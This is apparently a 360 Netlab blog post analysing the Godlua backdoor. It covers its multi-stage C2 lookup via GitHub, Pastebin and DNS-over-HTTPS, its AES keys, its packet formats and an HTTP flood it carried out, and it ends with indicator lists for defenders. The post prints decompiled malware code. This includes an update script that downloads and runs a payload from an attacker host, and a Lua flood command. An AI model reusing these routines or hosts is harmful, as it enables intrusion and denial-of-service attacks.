

Botnet

An Analysis of Godlua Backdoor



Alex.Turing, Genshen Ye

Jul 1, 2019 • 9 min read

Background

On April 24, 2019, our Unknown Threat Detection System highlighted a suspicious ELF file which was marked by a few vendors as mining related trojan on VT. We cannot confirm it has mining related module, but we do see it starts to perform DDoS function recently.

The file itself is a Lua-based Backdoor, we named it Godlua Backdoor as the Lua byte-code file loaded by this sample has a magic number of “God”.

Godlua Backdoor has a redundant communication mechanism for C2 connection, a combination of hardcoded dns name, Pastebin.com, GitHub.com as well as DNS TXT are used to store the C2 address, which is not something we see often. At the same time, it uses HTTPS to download Lua byte-code files, and uses DNS over HTTPS to get the C2 name to ensure secure communication between the bots, the Web Server and the C2.

We noticed that there are already 2 versions of Godlua Backdoor and there are ongoing updates. We also observed that attackers has been using Lua command to run Lua code dynamically and initiate HTTP Flood attacks targeting some websites.

Overview

At present, we see that there are two versions of Godlua. Version 201811051556 is obtained by traversing Godlua download servers and there has been no update on

it. Version 20190415103713 ~ 2019062117473 is active and is actively being updated. They are all written in C, but the active one supports more computer platforms and more features. The following is a comparison.

Version	Platform	CPU Architecture	Control Implementation	Command
201811051556	Linux	x86, x86-64	C	cmd_call,cmd_shell
20190415103713 ~ 20190621174731	Linux, Windows	x86, x86-64, arm, mipsel	Lua	lua,shell,shell2,proxy,upgrade

Godlua Backdoor Reverse Analysis

version 201811051556

This is the version we found earlier (201811051556). It focuses on the Linux platform and supports two kinds of C2 instructions, to execute Linux system commands and to run custom files.


Sample information

- MD5: 870319967dba4bdo2c7a7f8be8ece94f

ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.6.32, dynamically linked (uses shared libs), for GNU/Linux 2.6.32, stripped

C2 redundant mechanism

This version perform C2 communications in two ways, hardcoded domain name and Github link.



Its hardcoded C2 domain is: d.heheda.tk

```

v2 = gethostbyname("d.heheda.tk");
if ( v2 )
    v3 = **(_DWORD **)v2->h_addr_list;
else
    v3 = 0;
ccip = v3;
v4 = xorkey;
ccport = 0x22FF;

```

It also has a Github page and the real C2 address is in the project description.

```

strcpy(v9, "https://api.github.com/repos/helegedada/heihei");
v0 = (void *)http_init(1);
http_set_headers(
    v0,
    "User-Agent: Mozilla/5.0 (compatible; Baiduspider/2.0;+http:
v1 = http_get((int)v0, v9);
if ( v1 && *(_DWORD *)(v1 + 16) )
{
    v2 = strstr(*const char **)(v1 + 20), "\"description\":\"");
    v3 = (int)(v2 + 15);
    v4 = strstr(v2, "\",");
    *v4 = 0;
    v5 = "d.heheda.tk";
    if ( v4 != (char *)v3 )
        v5 = (const char *)v3;
    v6 = gethostbyname(v5);
    if ( v6 )
        v7 = **(_DWORD **)v6->h_addr_list;
    else
        v7 = 0;
    ccip = v7;
    env = 0;
    ccport = 0x22FF;
}

```

C2 instruction

cmd_call, execute Linux system commands

```

v3 = alloca(*(_DWORD *)(v2 + 4) + 1);
memcpy(&v8, *(const void **)v2, *(_DWORD *) (v2 + 4));
*((_BYTE *)&v8 + *(_DWORD *) (v1[1] + 4)) = 0;
v4 = (const char *)execute((char *)&v8);
v5 = (char *)v4;
v6 = strlen(v4);
v7 = cmd_pack(8, v5, v6);
write_handle_uvbuf(*v1 + 568, v7, (int)after_write_buffe

```

cmd_shell, execute custom file

```

sprintf(&s, "%sflash.bat", strTmpDir);
v2 = uv_fs_open((pthread_mutex_t *)a1[8], (int)&v5, &s, &
uv_fs_write((pthread_mutex_t *)a1[8], (int)&v5, v2, *(voi
uv_fs_close((pthread_mutex_t *)a1[8], (int)&v5, v2, 0);
system(&s);
uv_fs_unlink((pthread_mutex_t *)a1[8], (int)&v5, &s, 0);
return uv_fs_req_cleanup(&v5);

```

C2 protocol analysis

Packet format

LENGTH	TYPE	DATA
Little endian,2 bytes	1 bytes	(Length -3) bytes

Encryption Algorithm

XOR's Key is randomly generated of 16 bytes of data, the algorithm is as follow:

```

if ( length )
{
    do
    {
        result = *(unsigned __int8 *)(key + i % base);
        *(_BYTE *)(buff + i++) ^= result;
    }
    while ( i != length );
}

```

Packet Overview

cmd_handshake

```

packet[0:31]:
24 00 02 ec 86 a3 23 fb d0 d1 e9 e8 5f 23 6f 6d
70 b5 95 24 44 e0 fc 2e 00 00 00 6c 69 6e 75 78
2d 78 38 36

```

Length: packet[0:1]	--->0x0024
Type: packet[2]	--->0x02,handshake
Data: packet[3:31]	
Data	
Data[0:15]	---->xor key
Data[16:23]	---->version,hardcoded, little endian.

cmd_heartbeat

```
packet[0:10]:  
0b 00 03 87 19 45 cb 91 d1 d1 a9
```

Length:	packet[0:1]	--->0x000b
Type:	packet[2]	--->0x03, heartbeat
Data:	packet[3:10]	--->xored clock64()

version 20190415103713 ~ 20190621174731

This active version runs on both Windows and Linux.

The control module is implemented in Lua and five C2 commands are supported

Sample information

version 20190415103713

- MD5: c9b712f6c347edde22836fb43b927633


ELF 64-bit LSB executable, AMD x86-64, version 1 (SYSV), statically linked, stripped

version 20190621174731

- MD5: 75902cf93397d2e2d1797cd115f8347a

ELF 64-bit LSB executable, AMD x86-64, version 1 (SYSV), statically linked, stripped

C2 redundant mechanism



Stage-1 URL

The backdoor uses 3 different ways to store the Stage-1 URL. hardcoded ciphertext, Github project description, and Pastebin text.

After the Stage-1 URL is retrieved and decrypted, a start.png file will be downloaded, which is actually a Lua bytecode.

The Bot then loads it into memory and executes it to get the Stage-2 URL.

Encryption Algorithm

- AES, CBC Mode
- key: 13 21 02 00 31 21 94 E2 F2 F1 35 61 93 4C 4D 6A
- iv: 2B 7E 15 16 28 AE D2 01 AB F7 15 02 00 CF 4F 3C

Hard coded ciphertext

version 20190415103713

- AES ciphertext: 03 13 84 29 CC 8B A5 CA AB 05 9E 2F CB AF 5E E6 02 5A 5F 17 74 34 64 EA 5B F1 38 5B 8D B9 A5 3E
- Stage-1 URL plaintext: <https://d.heheda.tk/%s.png>

version 20190621174731

- AES ciphertext: F1 40 DB B4 E1 29 D9 DC 8D 78 45 B9 37 2F 83 47 F1 32 3A 11 01 41 07 CD DB A3 7B 1F 44 A7 DE 6C 2C 81 0E 10 E9 D8 E1 03 38 68 FC 51 81 62 11 DD
- Stage-1 URL plaintext: <https://img0.cloudappconfig.com/%s.png>

Github project description

- AES ciphertext: EC 76 44 29 59 3D F7 EE B3 01 90 A9 9C 47 C8 96 53 DE 86 CB DF 36 68 41 60 5C FA F5 64 60 5A E4 AE 95 C3 F5 A6 04 47 CB 26 47 A2 23 80 C6 5F 92
- Github URL plaintext: <https://api.github.com/repos/helegedada/heihei>
- Decryption Process:

```
v4 = http_get(1, &gitapi, 0LL, &user_agent, 0LL);
if (*v4 + 12)
{
    v6 = 1;
}
else
{
    v3 = sub_53DC11(*v4, "\"description\": \"");
    if ( v3 )
    {
        v0 = sub_53DC11(v3, "\",");
        *v0 = 0;
        v2 = Decode_procB(v3 + 16, v0 - (v3 + 16));
    }
}
```

- Project description ciphertext:

oTre1RVbmjqRn2kRrv4SF/l2WfMRn2gEHpqJz77btaDPlOoR9CdQtMM8
2uAes+Fb

- Stage-1 URL plaintext: <https://img1.cloudappconfig.com/%s.png>

Pastebin text

- AES ciphertext: 19 31 21 32 BF E8 29 A8 92 F7 7C 0B DF DC 06 8E 8E 49
F0 50 9A 45 6C 53 77 69 2F 68 48
DC 7F 28 16 EB 86 B3 50 20 D3 01 9D 23 6C A1 33 62 EC 15
- Pastebin URL plaintext: <https://pastebin.com/raw/vSDzq3Md>
- Decryption Process:

```
v5 = http_get(1, &pastebin, 0LL, &user_agent, 0LL);
if ( !*(v5 + 12) )
{
    v1 = Decode_procB(*v5, *(v5 + 8));
    ...
}
```
- Pastebin Ciphertext:
G/tbLYoTsMUnC+iO9aYm9yS2eayKlKLQyFPOaNxSCnZpBw4RLGnJOP
cZXHaf/aoj
- Stage-1 URL plaintext: <https://img2.cloudappconfig.com/%s.png>

Stage-2 URL

Here at stage-2, two mechanisms are being used for storing the Stage-2 URL, Github project file and DNS over HTTPS.

After the Stage-2 URL is retrieved and decrypted, a run.png file, also a Lua bytecode, will be downloaded.

Bot will load this file into memory and run it to get Stage-3 C2.

Encryption Algorithm

- AES, CBC Mode
- key: 22 85 16 13 57 2d 17 90 2f 00 49 18 5f 17 2b oa
- iv: 0d 43 36 41 86 41 21 d2 41 4e 62 00 41 19 4a 5c

Github project file

- Github URL is stored in the Lua byte-code file (start.png) in plaintext. We get the following information by disassembling it:

```

R5 := {} (size = 0,1)
R6 := "https://helegedada.github.io/test/test.md?"
R7 := U0["os"]

```

- Github project file ciphertext:

kI7xf+Q/fXCoUT6hCUNimtcH45gPgG9i+YbNnuDyHyh2HJqzBFQStPvH
GCZH8Yoz9wo2njr41wdl5VNlPCq18qTZUVco5WrA1EIg3zVOcY8=

- Stage-2 URL plaintext:

```
{"u":"https:\/\/dd.heheda.tk\/%s.png","c":"dd.heheda.tk::19  
8.204.231.250:"}
```

DNS TXT

- DNS TXT is stored in the Lua byte-code file (start.png) in plaintext. We get the following information by disassembling it:

```

R4 := U3["get_dns_record"]
R5 := "t.cloudappconfig.com"
R6 := "TXT"

```

- DNS over HTTPS Request:

```

GET /dns-query?name=t.cloudappconfig.com&type=TXT HTTP/1.1
Host: cloudflare-dns.com
Accept: application/dns-json

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 10:22:25 GMT
Content-Type: application/dns-json
Content-Length: 345
Connection: keep-alive
Access-Control-Allow-Origin: *
cache-control: max-age=214
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
CF-RAY: 4ece75c228eb120-HKG

{"Status": 0,"TC": false,"RO": true, "RA": true, "AD": false,"CD": false,"Question": [{"name": "t.cloudappconfig.com.", "type": 16}], "Answer": [{"name": "t.cloudappconfig.com.", "type": 16, "TTL": 214, "data": "\\"6TmRMwDw5R/sNSEhjCByEwoVb44nZhEUyUpUR4LcijfIukjdAv+vqqMuYOFAoOpC7Ktyyr6nUOqO9XnDpudVmbGoTeJD6hYrw72YmiOS9dX5M/sPNmsw/eY/XYDYYzx5\\"]}]

```

- DNS TXT ciphertext:

6TmRMwDw5R/sNSEhjCByEwoVb44nZhEUyUpUR4LcijfIukjdAv+vqqMuYOFAoOpC7Ktyyr6nUOqO9XnDpudVmbGoTeJD6hYrw72YmiOS9dX5M/sPNmsw/eY/XYDYYzx5/

- Stage-2 URL plaintext:

```
{"u":"http:\/\/img1.cloudappconfig.com\/%s.png","c":"img1.cloudappconfig.com::43.224.225.220:"}
```

Stage-3 C2

Stage-3 C2 is hardcoded in the Lua byte-code file (run.png). We disassembled it to get the following information.

version 20190415103713

```
R9 := "c.heheda.tk"  
R10 := 65314
```

version 20190621174731

```
R10 := "c.cloudappconfig.com"  
R11 := 65314
```

DNS Over HTTPS Request

```
GET /dns-query?name=c.cloudappconfig.com&type=A HTTP/1.1  
Host: cloudflare-dns.com  
Accept: application/dns-json  
  
HTTP/1.1 200 OK  
Date: Wed, 26 Jun 2019 10:22:32 GMT  
Content-Type: application/dns-json  
Content-Length: 224  
Connection: keep-alive  
Access-Control-Allow-Origin: *  
cache-control: max-age=26  
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"  
Server: cloudflare  
CF-RAY: 4ece75ebee95b19e-HKG  
  
>{"Status": 0, "TC": false, "RD": true, "RA": true, "AD": false, "CD": false, "Question": [{"name": "c.cloudappconfig.com.", "type": 1}], "Answer": [{"name": "c.cloudappconfig.com.", "type": 1, "TTL": 26, "data": "43.224.225.220"}]}
```

C2 instruction

CMD	Type
HANDSHAKE	1
HEARTBEAT	2
LUA	3
SHELL	4
UPGRADE	5
QUIT	6
SHELL2	7
PROXY	8

C2 protocol analysis

Packet format

TYPE	LENGTH	DATA
1byte	Big endian,2 bytes	Length bytes

Packet overview

- HANDSHAKE

00000000 01 00 10 48 43 4e 59 33 75 6b 7a 00 00 12 5c fe	...HCNY3 ukz...\.
00000010 cd 8b cb	...
00000000 01 00 08 48 43 4e 59 33 75 6b 7a	...HCNY3 ukz

```
Type:    packet[0]           --->0x01, HANDSHAKE
LENGTH: packet[1:2]         --->0x0010
Data:    packet[3:end]
        data[0:7]            --->Session
        data[8:end]          --->version, 0x00125cfecd8bcb->20190621174731
```

- HEARTBEAT

00000013 02 00 04 5d 13 77 9b	...].w.
0000000B 02 00 0a 31 35 36 31 35 35 36 38 39 31	...15615 56891

Send:

Type:	packet[0]	--->0x02, HEARTBEAT
Length:	packet[1:2]	--->0x4
Data:	packet[3:end]	--->time, 0x5d13779b, 1561556

Replay:

Type:	packet[0]	--->0x02, HEARTBEAT
Length:	packet[1:2]	--->0x4
Data:	packet[3:end]	--->1561556891

- LUA Payload

00000349 03 00 ab 66 75 6e 63 74 69 6f 6e 20 68 61 6e 64	...function hand
00000359 6c 65 28 70 61 72 61 6d 73 29 20 6c 6f 63 61 6c	le(param s) local
00000369 20 5f 2c 20 72 65 74 20 3d 20 78 70 63 61 6c 6c	_, ret = xpcall
00000379 28 72 65 71 75 69 72 65 28 22 6d 6f 64 75 6c 65	(require ("module
00000389 2e 43 43 22 29 2e 68 61 6e 64 6c 65 2c 20 64 65	.CC").handle, de
00000399 62 75 67 2e 74 72 61 63 65 62 61 63 6b 2c 20 22	bug.traceback, "
000003A9 67 65 74 22 2c 20 22 68 74 74 70 3a 2f 2f 77 77	get", "http://ww
000003B9 77 2e 6c 69 75 78 69 61 6f 62 65 69 2e 74 6f 70	w.liuxiaobei.top
000003C9 2f 3f 5f 3d 25 64 22 2c 20 6e 69 6c 2c 20 6e 69	/?_=%d", nil, ni
000003D9 6c 2c 20 33 30 30 2c 20 35 2c 20 6e 69 6c 29 20	l, 300, 5, nil)
000003E9 72 65 74 75 72 6e 20 72 65 74 20 65 6e 64	return ret end
000003F7 02 00 0a 31 35 36 31 34 37 31 32 37 34	...15614 71274

```
Type:    packet[0]           --->0x03, LUA
Length: packet[1:2]         --->0x00ab
Data:    packet[3:end]       --->Lua script
```

We observe the attacker performing a HTTP Flood attack against www.liuxiaobei.com.

Host	Info
www.liuxiaobei.top	GET /?_=867306 HTTP/1.1
www.liuxiaobei.top	GET /?_=192405 HTTP/1.1
www.liuxiaobei.top	GET /?_=668546 HTTP/1.1
www.liuxiaobei.top	GET /?_=430371 HTTP/1.1
www.liuxiaobei.top	GET /?_=958672 HTTP/1.1
www.liuxiaobei.top	GET /?_=929963 HTTP/1.1
www.liuxiaobei.top	GET /?_=290201 HTTP/1.1
www.liuxiaobei.top	GET /?_=587378 HTTP/1.1
www.liuxiaobei.top	GET /?_=567585 HTTP/1.1
www.liuxiaobei.top	GET /?_=778862 HTTP/1.1
www.liuxiaobei.top	GET /?_=826471 HTTP/1.1
www.liuxiaobei.top	GET /?_=683440 HTTP/1.1
www.liuxiaobei.top	GET /?_=639475 HTTP/1.1
www.liuxiaobei.top	GET /?_=472244 HTTP/1.1
www.liuxiaobei.top	GET /?_=466933 HTTP/1.1
www.liuxiaobei.top	GET /?_=668354 HTTP/1.1

Lua script analysis

The Bot sample downloads many Lua scripts when executing, and the scripts can be broken down to three categories: execute, auxiliary, and attack.

- execute: start.png, run.png, quit.png, watch.png, upgrade.png, proxy.png
- auxiliary: packet.png, curl.png, util.png, utils.png
- attack: VM.png, CC.png

Encryption Algorithm

- AES, CBC Mode
- key: 13 21 02 00 31 21 94 E2 F2 F1 35 61 93 4C 4D 6A
- iv: 2B 7E 15 16 28 AE D2 01 AB F7 15 02 00 CF 4F 3C

Lua magic number

The decrypted files are all pre-compiled, take upgrade.png as an example, note the highlighted part is the file header.

```
00000000: 1B 47 6F 64-51 01 19 93-0D 0A 1A 0A-04 04 08 08 GodQ??
00000010: 78 56 00 00-00 00 00 00-00 00 00 00-00 28 77 40 xv (w
00000020: 01 00 00 00-00 00 00 00-00 00 00 01-03 08 00 00 
00000030: 00 00 00 40-00 43 40 00-00 24 80 00-01 4B 00 00 @ C@ $€ 
00000040: 00 AC 00 00-00 4A 80 00-81 66 00 00-01 26 00 80 ? !€ ?f 
00000050: 00 00 00 00-00 4A 80 00-81 66 00 00-01 26 00 80 ? !€ ?f 
00000060: 00 00 00 00-00 4A 80 00-81 66 00 00-01 26 00 80 ? !€ ?f 
00000070: 00 00 00 00-00 4A 80 00-81 66 00 00-01 26 00 80 ? !€ ?f 
```

You can see that the magic number has changed from “Lua” to “God”.

The malware author also seems to set a trap for researcher here by manually changing the LuaVerion number in the sample to 5.1.4 (\$LuaVersion: God 5.1.4 C\$\$LuaAuthors: R. \$). We think the real version should be definitely newer than 5.2.

Decompile

In order to decompile the above script, we have to know what changes have been made to Lua. After some analysis, we concluded that the modification can be divided into two major sections: Lua Header and Lua Opcode.

Decompiled by Luadec[1]

```
-- Command line: upgrade.png.dec

-- params : ...
-- function num : 0 , upvalues : _Env
local l_0_0 = (_Env.require)("common.util")
local l_0_1 = {}
l_0_1.handle = function(l_1_0)
  -- function num : 0_0 , upvalues : _Env, l_0_0
  if not l_1_0 then
    return (_Env.Env).Version
  end
  if (_Env.Env).System == "Linux" and (_Env.Env).Version < l_1_0 then
    (l_0_0.system)("rm -rf " .. (_Env.Env).File)
    ;
    (l_0_0.download)("https://d.cloudappconfig.com/" .. (_Env.Env).Cross .. "/Satan", (_Env.Env).File)
    ;
    (l_0_0.system)("chmod 777 " .. (_Env.Env).File)
    ;
    (l_0_0.system)("cat /dev/shm/.p | xargs kill;" .. (_Env.Env).File)
  end
  return (_Env.Env).Version
end

return l_0_1
```

Suggestions

We have yet to see the whole picture of how exactly the Godlua backdoor infects the targets, at this point we know at least some linux users were infected via the Confluence exploit(CVE-2019-3396), if our readers have more information, feel free to contact us.

We suggest that at least to monitor and block the relevant IP, URL and domain name of Godlua Backdoor on your network.

Contact us

Readers are always welcomed to reach us on [twitter](#), WeChat 360Netlab or email to netlab at 360 dot cn.

IoC list

Sample MD5

```
870319967dba4bd02c7a7f8be8ece94f  
c9b712f6c347edde22836fb43b927633  
75902cf93397d2e2d1797cd115f8347a
```

URL

```
https://helegedada.github.io/test/test  
https://api.github.com/repos/helegedada/heihei  
http://198.204.231.250/linux-x64  
http://198.204.231.250/linux-x86  
https://dd.heheda.tk/i.jpg  
https://dd.heheda.tk/i.sh  
https://dd.heheda.tk/x86_64-static-linux-uclibc.jpg  
https://dd.heheda.tk/i686-static-linux-uclibc.jpg  
https://dd.cloudappconfig.com/i.jpg  
https://dd.cloudappconfig.com/i.sh  
https://dd.cloudappconfig.com/x86_64-static-linux-uclibc.jpg  
https://dd.cloudappconfig.com/arm-static-linux-uclibcgnueabi.jpg  
https://dd.cloudappconfig.com/i686-static-linux-uclibc.jpg  
http://d.cloudappconfig.com/i686-w64-mingw32/Satan.exe  
http://d.cloudappconfig.com/x86_64-static-linux-uclibc/Satan  
http://d.cloudappconfig.com/i686-static-linux-uclibc/Satan  
http://d.cloudappconfig.com/arm-static-linux-uclibcgnueabi/Satan  
https://d.cloudappconfig.com/mipsel-static-linux-uclibc/Satan
```

C2 Domain

d.heheda.tk
dd.heheda.tk
c.heheda.tk
d.cloudappconfig.com
dd.cloudappconfig.com
c.cloudappconfig.com
f.cloudappconfig.com
t.cloudappconfig.com
v.cloudappconfig.com
img0.cloudappconfig.com
img1.cloudappconfig.com
img2.cloudappconfig.com

IP

198.204.231.250	United States	ASN 33387	DataShack, L
104.238.151.101	Japan	ASN 20473	Choopa, LLC
43.224.225.220	Hong Kong	ASN 22769	DDOSING NETW



Join the discussion...

LOG IN WITH

OR SIGN UP WITH DISQUS [?](#)

Name

1

Share

Best Newest Oldest



Viraj Rathod

3 years ago

Which sample did you use? Can you share the information regarding that?

0

0

Reply



Int3rSys

6 years ago

Very well written, great job! What tools fifth you use for reversing?

3

0

Reply



Subscribe

Privacy

Do Not Sell My Data

— 360 Netlab Blog - Network Security Research Lab at 360 —

Botnet



僵尸网络911 S5的数字遗产

Heads up! Xdr33, A Variant Of CIA's HIVE Attack Kit Emerges

Godlua

**Godlua Backdoor
分析报告**

honeypot

**Linux.Ngioweb分
析报告**

警惕：魔改后的CIA攻击套件Hive进入黑灰产领域

See all 114 posts →

背景介绍 2019年4月24号，360Netlab未知威胁检测系统发现一个可疑的ELF文件，目前有一部分杀软误识别为挖矿程序。通过详细分析，我们确定这是一款Lua-based Backdoor，因为这个样本加载的Lua字节码文件幻数为“God”，所以我们将它命名为Godlua Backdoor。Godlua Backdoor会使用硬编码域名，Pastebin.com, GitHub.com...



Jul 1, 2019

10 min



2019

read

背景介绍 2019年5月27号，360Netlab 未知威胁检测系统发现一个可疑的ELF文件，目前仅有一款杀毒引擎检测识别。通过详细分析，我们确定这是一款Proxy Botnet，并且是Win32.Ngioweb[1]恶意软件的Linux版本变种，我们将它命名为Linux.Ngioweb。它与Win32.Ngioweb共用了大量代码，不同的是它新增了DGA特性。我们注册了其中一个DGA...



Jun 21, 2019

15 min

